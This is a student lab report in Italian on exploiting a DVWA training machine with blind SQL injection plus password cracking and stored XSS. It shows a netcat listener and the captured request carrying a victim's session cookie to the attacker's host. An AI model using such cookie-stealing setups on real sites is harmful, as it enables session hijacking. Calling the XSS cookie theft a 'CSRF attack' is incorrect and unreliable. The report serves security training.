PROGETTO S6/L5

Giorgio Trovesi

Obiettivo:

Nel test di oggi andremo a exploitare ben 2 differenti vulnerabilità presenti sulla macchina DVWA di Metasploitable, nello specifico:

- Recuperare username e password presenti nel database sfruttando la SQL Injection;


- Ottenere i cookie di sessione di un utente già autenticato tramite l'utilizzo dell'XSS Stored.


SQL Injection (Blind):

E’ una tecnica usata per attaccare applicazioni che gestiscono database in linguaggio SQL, sfruttando il mancato controllo sull’input dell’utente che gli permetterà di inserire stringhe SQL che saranno poi eseguite.
A differenza dell’SQL Injection Not Blind quando verrà inserita una stringa non eseguibile non si verrà reindirizzati su una pagina di errore rendendo piu’ difficile l’identificazione della vulnerabilità.

Nel caso specifico del test abbiamo recuperato username e password in hash utilizzando un comando in SQL, il risultato è visibile nella figura a lato.

Successivamente tramite l’utilizzo del tool John the Ripper abbiamo ottenuto la combinazione username e password in chiaro.







XSS Stored

E’ una tecnica che sfrutta il mancato controllo sull’input dell’utente per poter inviare del codice malevolo che viene salvato in modo permanente sul server.
Successivamente quando un utente inconsapevole visiterà la pagina sarà vittima del codice stesso.
Un esempio di ciò, come nel caso del test, potrebbe essere uno script che permette di recuperare e inviare i cookie di sessione all’attaccante, casistica che nello specifico viene chiamata attacco CSRF.

Nella DVWA abbiamo inserito uno script che ci permetteva di recuperare e inviare i cookie di sessione di un futuro utente vittima che avrebbe visitato la pagina senza che potesse accorgersene, come visibile in figura.

Tramite l’utilizzo del tool Netcat abbiamo recuperato i cookie all’indirizzo Ip e Porta che avevamo inserito nello script.






```
┌──(giorgio㉿kali)-[~]
└─$ nc -l -p 12000
GET /?cookie=security=low;%20PHPSESSID=7c7e535ff04b8535f95826ce6788e5d6 HTTP/1.1
Host: 192.168.50.100:12000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
```

CONCLUSIONI:

Siamo riusciti efficientemente a sfruttare 2 vulnerabilità presenti sulla macchina DVWA che ci hanno permesso di recuperare username-password e i cookie di sessione di un utente già autenticato.